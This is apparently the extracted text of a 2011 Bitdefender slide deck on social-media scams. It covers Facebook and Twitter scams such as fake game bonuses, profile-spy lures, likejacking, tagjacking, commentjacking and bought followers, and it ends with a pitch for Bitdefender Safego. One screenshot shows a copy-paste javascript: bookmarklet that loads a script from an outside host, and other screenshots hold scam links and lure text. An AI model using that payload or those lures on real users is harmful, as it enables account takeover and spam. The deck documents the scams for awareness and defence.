



Bitdefender[®]. Awake.

Social Threats



How Fragile We Are

George Lucian Petre, Product Manager for Social Media Security

The Social Ecosystem



- Over 800 millions Facebook users
- Over 200 millions Twitter users
- Over 7 million Facebook Applications
- Over 1 million Twitter Applications

A hand holding a pen is positioned over a background of binary code (0s and 1s). The word "PASSWORD" is written in red, bold, uppercase letters, and is highlighted with a red glow. The background is dark with white binary digits scattered across it.

PASSWORD

2010 and 2011 saw
Social Media Security
as a “trending” topic



Top Stories

- Denmark's 'fat tax' experiment
- How to manipulate the Earth's climate

Facebook changes, Timeline and apps spark new privacy concerns

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Bits

Business ■ Innovation ■ Technology ■ Society

September 27, 2011, 3:51 PM

As 'Like' Buttons Spread, So Do Facebook's Tentacles

By RIVA RICHMOND

When you click a Facebook "Like" button on other Web sites to tell your friends about a cool band, favorite political candidate or yummy cake recipe...

Ads by Google Facebook Facebook Social Chat Facebook New Profile Photos for Facebook Facebook Favorites

POWER YOUR CONNECTIONS
 REGISTER FOR A DEMO

TRENDING STORIES

- New iPhone Blues: Why Apple's CEO Doesn't Care What You Hoped To See
- How Apple's Event Invites Hint at What's to Come [PICS]

Is Facebook Trying to Kill Privacy? [OPINION]

September 23, 2011 by Ben Parr
 59

1,768 Like Send 2,947 people like this. Be the first of your friends.



LAPTOPS | DESKTOPS | TABLETS | PHONES | SOFTWARE | CAMERAS



Unleash Bitdefender 2012!
 Bitdefender

Home | Product Guides | Software | Security | Report: Facebook Changes Could Mean More Security Risks

Report: Facebook Changes Could Mean More Security Risks




By Damon Poeter

September 26, 2011 06:00pm EST

7 Comments

Email Print

+1 25 Share 328 Tweet 64 Share 19 4 Digg 25



The major changes Facebook introduced at last week's f8 developer conference have met with mixed reactions from Facebook users—and could open the site to more security risks, according to Bitdefender.

The Internet security software developer said Monday that Facebook's changes may expose users to targeted attacks from cybercriminals, spybot infections like the one that...

A Picture is Worth a Thousand Words





WHATS AND WHENS OF
ONLINE SOCIAL SCAMS

Social Game Scams

OCTOBER 2010

PLAYFUL SCAMS

Scams put on their (best) Social Game themes and flood accounts with promises of bonus giveaways.



facebook Search Home

FARMVILLE

by Zynga

Congratulations,
You just won 310 farm cash, and a special guide to teach you how to use them wisely!

310 ~~\$50.00 USD~~ **Free Bonus**

Select package: 310 Farm Cash (Free Bonus)

[Continue >](#)


We tell you exactly what to do with the farm cash and how to become the best player in Farmville!

- Best Tips and Tricks**
Learn the latest tips and tricks for a good farm.
- Hacks and Cheats**
What hacks and cheats actually DO work.
- Stay up to date**
Be sure to get your hands on the latest farmville items.

- Report/contact this application - English (UK) About - Advertising - Dev

“Beauty” Scams

NOVEMBER 2010



PROFILE CUSTOMIZATION SCAMS
Fashion-forward scams with adware skeletons in their closets set off as mighty style crusaders by luring users with fake background changing & profile customization features.



Change Your Facebook THEME

1. Become A Fan
2. Invite all your friends
3. You can get a link after 2-5 minutes
4. Select your favorite theme :)

CLICK THE INFO TAB TO LEARN HOW TO GET YOUR FACEBOOK BACKGROUNDS CUSTOMIZE YOUR FACEBOOK NOW!

- New Facebook toolbar is awesome ×


<http://tinyurl.com/2uksr77>

37 minutes ago via Share
- New Facebook toolbar is awesome

<http://redir.ec/rDfS>

52 minutes ago via Share
- update your status from anywer on the web with fb toolbar <http://redir.ec/asLp>

about an hour ago via Share



Anthony Brown Did you know you could change your facebook background? I just changed mine using the Official Facebook Background Changer & it actually works easily! If anyone's interested, here's the link! :D:D Lets make our facebook more interesting http://youtu.com/watch?v=2106aff_id=1027

5 hours ago ×

Who's Stalking You?

DECEMBER 2010

CHRISTMAS-THEMED SCAMS

A host of little league "season to be merry" scams plus a quite successful comeback of See who viewed your profile. There's your answer to the "Have you been naughty or nice?" question.




WHO VIEWED YOUR PROFILE



ENTER

Enter Application
[Press Here](#)

PROFILE SPY!




Step 1: Copy this

```
javascript:(s=(d=document).createElement("script")).src="http://www.WW1.us/ProfileSpies/MagicFb";
```


Step 2: Go to the address bar (Don't work on any other page)

WW

Step 3: Clear the Address Bar



Step 4: Paste the code



Step 5: Press enter key

Then, wait for the magic ID

Likejacking



Social Scams as Biggest Mobile Threat



MOBILE PLATFORM SCAMS

According to statistics provided by URL shortening services, more and more mobile platform users get their fair share of social scam heat.



Clicks

28672 clicks on this short URL

28672 total clicks on all goo.gl short URLs pointing to this long URL

Traffic sources



Referrers

www.facebook.com	17021
<u>m.facebook.com</u>	<u>5652</u>
Unknown/empty	5465
touch.facebook.com	411
goo.gl	55
0.facebook.com	25
zuckface.com	7
settings.vodacommi.cx	6
ampatico.com	4
us.mg3.mail.yahoo.co	3



ha ha check this out...she is so busted



CLICK HERE to see the status update that got a girl expelled from school!

you got to see this

she's in so much trouble

Yesterday at 11:45am via News Feed - US

Visitor profile

Countries	Browsers	Platforms
United States 6753	Internet Explorer 9952	Windows 15857
United Kingdom 6102	Firefox 3825	<u>BlackBerry</u> 2453
South Africa 3351	Safari 3215	<u>iPhone</u> 1767
India 1290	Opera 3155	Macintosh 1136
Canada 1269	Chrome 2185	Linux 1110
Australia 939	Mobile 2054	<u>Nokia</u> 1054
Kenya 932	NetFront 752	<u>Samsung</u> 773
Nigeria 461	Jasmine 293	<u>iPod</u> 448
Germany 420	Version 211	<u>SonyEricsson</u> 264
Ireland 275	Teleca 60	<u>LG</u> 123

Scams Migrate to Twitter



MARCH 2011

TIME (LESS) SCAMS GO ON TO TWITTER
 A tricky Facebook old-timer, the "How long?" scam, to be more precise, starts migrating towards the tropics of Twitter.

bit.ly search your bit.ly links Shorten & Share Analyze Public Timeline

Public Timeline

Clicks	Links	Info Plus	Date	Options
7,012 out of 7,012	http://[redacted]/twittertest/start26.php bit.ly/[redacted]-Copy	Info Page+	6 hours ago	Options
894 out of 894	http://[redacted]/twittertest/start25.php [redacted]Wg2tQ- Copy	Info Page+	1 day ago	Options
1,468 out of 1,468	Account Verification on Facebook http://[redacted]/newww [redacted]- Copy	Info Page+	February 26	Options
2,554 out of 2,554	Profile Views on Facebook http://[redacted]st1-status.com/neww bit.ly/[redacted]KpAXy- Copy	Info Page+	February 26	Options
254 out of 254	Profile Views on Facebook http://apps.facebook.com/profile-u-views/ bit.ly/[redacted]SM- Copy	Info Page+	February 26	Options
34 out of 34	Your Top Stalkers http://[redacted]st1-status.com/profile-views/ bit.ly/[redacted] - Copy	Info Page+	February 26	Options
0 out of 361,425	http://[redacted]m/edwardsjacob/ http://[redacted]dwardvsjacob/ bit.ly/[redacted]- Copy	Info Page+	February 5	Options
75 out of 75	Play Edward vs Jacob on Facebook http://gameco[redacted]wardsjacob/ bit.ly/[redacted]Sf- Copy	Info Page+	February 5	Options
605 out of 605	Login Facebook http://apps.facebook.com/fbaacnwwerify/ bit.ly/[redacted]- Copy	Info Page+	February 1	Options

twitter

You can use your Twitter account to sign in to other sites and services. By signing in here, you can use [redacted] without sharing your Twitter password.

Authorize APP to use your account?

This application will be able to:

- Read Tweets from your timeline.
- See who you follow, and follow new people.
- Update your profile.
- Post Tweets for you.

Sign in Cancel

This application will not be able to:

- Access your direct messages.
- See your Twitter password.

APP LOGO
 APP NAME
 By APP DEVELOPER
 WEB ADDRESS
 APP DESCRIPTION
 ← Cancel, and return to app

You can revoke access to any application at any time from the Applications tab of your Settings page. By authorizing an application you continue to operate under Twitter's Terms of Service. In particular, some usage information will be shared back with Twitter. For more, see our Privacy Policy.

I have spent 10.6 hours on Twitter. How much have you? Find out here: <http://bit.ly>
4 hours ago

I have spent 10.6 hours on Twitter. How much have you? Find out here: <http://bit.ly>
4 hours ago

I have spent 10.6 hours on Twitter. How much have you? Find out here: <http://bit.ly>
4 hours ago

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4 hours ago

I have spent 10.6 hours on Twitter. How much have you? Find out here: <http://bit.ly>
4 hours ago

Tagjacking

APRIL 2011

INTRODUCING TAGJACK AND EVENTJACK
These hardened tricksters are out to get your friends in the trap by impersonating you and by tagging your friends or by inviting them to events allegedly created by you.



Like Comment

Photos 1 of 1

Tag This Photo
Share
Download
Report This Photo

Irish photo:

LIST OF VICTIM'S FRIENDS

win this world >> LINK << now you can see who your top facebook profile stalkers are!

facebook Search

Alexandru's Profile · Alina's Profile · Alexandru's Wall



Alexandru > Alina

Alexandru Ana Andreea Gabriella Anca Alexandra
did you guys hear about the facebook glitch you can get 500 facebook credits ?check it out
<http://i0j5vef.fdgfrf2.info/?i0j5vef>

2 minutes ago · See Friendship · Remove Tag

I was tagged in FRIEND's album.

Photos

now this works >> LINK << now you can see who your top facebook profile stalkers are!



25 minutes ago


Complex Scam Mechanisms



MAY 2011

PAGE ADMIN

ADMIN NOTIFICATION SCAMS
New scam dubs hoards of users as page administrators. A Facebook notification reels them all in and creates the perfect audience for scammers' show of malware/adware later on.



Commentjacking

JUNE 2011

COMMENTJACKING KICKS IN

An apparently harmless (type the word) human verification test gets you to say whatever the scammers want and to invite your friends to join the scam party.

PLEASE TYPE
THE WORD

_CAM



Get Followers, Fans and Spam

UNTARGETED TWITTER FOLLOWERS (WORLDWIDE)



PAY-AS-YOU-GO RATES

500 Twitter Pack : \$10
✓ 1000 Twitter Pack : \$29
2000 Twitter Pack : \$49
3000 Twitter Pack : \$69
5000 Twitter Pack : \$119
10000 Twitter Pack : \$229
20000 Twitter Pack : \$439
50000 Twitter Pack : \$999
100000 Twitter Pack : \$1799

Add to Cart

TARGETED TWITTER FOLLOWERS (USA)



PAY-AS-YOU-GO RATES

1000 Twitter Pack : \$49

Twitter Username:

Coupon Code :

Add to Cart

UNTARGETED FACEBOOK FANS (WORLDWIDE)



PAY-AS-YOU-GO RATES

500 fans : \$24
✓ 1000 fans : \$39
2000 fans : \$69
3000 fans : \$99
5000 fans : \$139
7000 fans : \$199
10000 fans : \$239
20000 fans : \$399
50000 fans : \$899
100000 fans : \$1699

Add to Cart

TARGETED FACEBOOK FANS (USA)



PAY-AS-YOU-GO RATES

1000 Targeted fans : \$59

Facebook Page URL:

Coupon Code :

Add to Cart

Results for #1000ADAY

Most relevant

All Tweets

Tweets with links

Refine results »

19 new tweets



TeamFollowWacky #TeamFollowBack

RETWEET IF YOU WANT MORE FOLLOWERS |

#TeamFollowBack | #TeamAutoFollow | #500ADay | #TFB | #1000aDay | #TeamFollowWack

10 Sep

Retweeted 100+ times



XxJuliaxX21 XxJuliaxX

Woaaaah what's up #teamfollowback ? Can you reach #1000aday ?

5 minutes ago



Juliaxx21 Julia

Hey people, Thank you all for following me! I really appreciate it!

#teamfollowback #followback #1000aday

11 minutes ago



MercedesVogleTO Mercedes Vogle

?RETWEET?? IF YOU ? WANT ? MORE ? FOLLOWERS ?

#TeamFollowBack ? #TeamFollowBack ? #InstantFollowBack ? #500ADAY ? #1000ADAY

22 minutes ago



TheyLuvJazzy Jazzy Baby

#Teamfollowback #100aday #followfriday #ff #500aday #1000aday

#Tfb #followingain #followback #instantfollow #autofollow

50 minutes ago

Chat Roulette – How Social are Our Children Online?

15



16

14



17



19
Really?

16

How Effective is a Facebook Scam?



14 unique Facebook Apps



286 unique urls



1,411,743 clicks



35 hours traffic spike

July 2011 – Firesheep Lives On

Top pages still lacking ssl support



Page Name	Number of Fans
Youtube	41,671,833
Coca Cola	32,297,560
Justin Bieber	32,982,053
The Simpsons	31,949,681
Cristiano Ronaldo	30,941,973




Coca-Cola Like
Food/Beverages

Turn off secure browsing?


We can't display this content while you're viewing Facebook over a secure connection (https).
Would you like to temporarily switch to a regular connection (http) to use this app?
You will have a secure connection upon your next login.


[Continue](#) [Cancel](#)


- Wall
- Info
- Home**
- Photos
- Discussions
- Events
- House Rules
- Video
- More ▾





Why are Social Threats so BIG?


 **Access my basic information**
Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've made public.

 **Send me email**
[redacted] may email me directly at [redacted] · [Change](#)

 **Access my profile information**
Likes, Music, TV, Movies, Books, Quotes, Events and Notes

 **Access my photos**

 **Access my videos**

 **Access information people share with me**
Likes, Music, TV, Movies, Books, Quotes, Events, Notes, Photos and Videos

This application **will be able to:**


- Read Tweets from your timeline.
- See who you follow, and follow new people.
- Update your profile.
- Post Tweets for you.
- Access your direct messages.

Authorize app


No, thanks

This application **will not be able to:**


- See your Twitter password.




Have we learnt anything from our experience with the Windows Platform?



Unique Samples (2000 – 2010)



The Social Media Vicious Circle



Anti-scam protection for you and your friends



Bitdefender Safego is the solution we developed as a response to the new type of e-threats.

Protection for Twitter

BETA


safego

Protection for Facebook

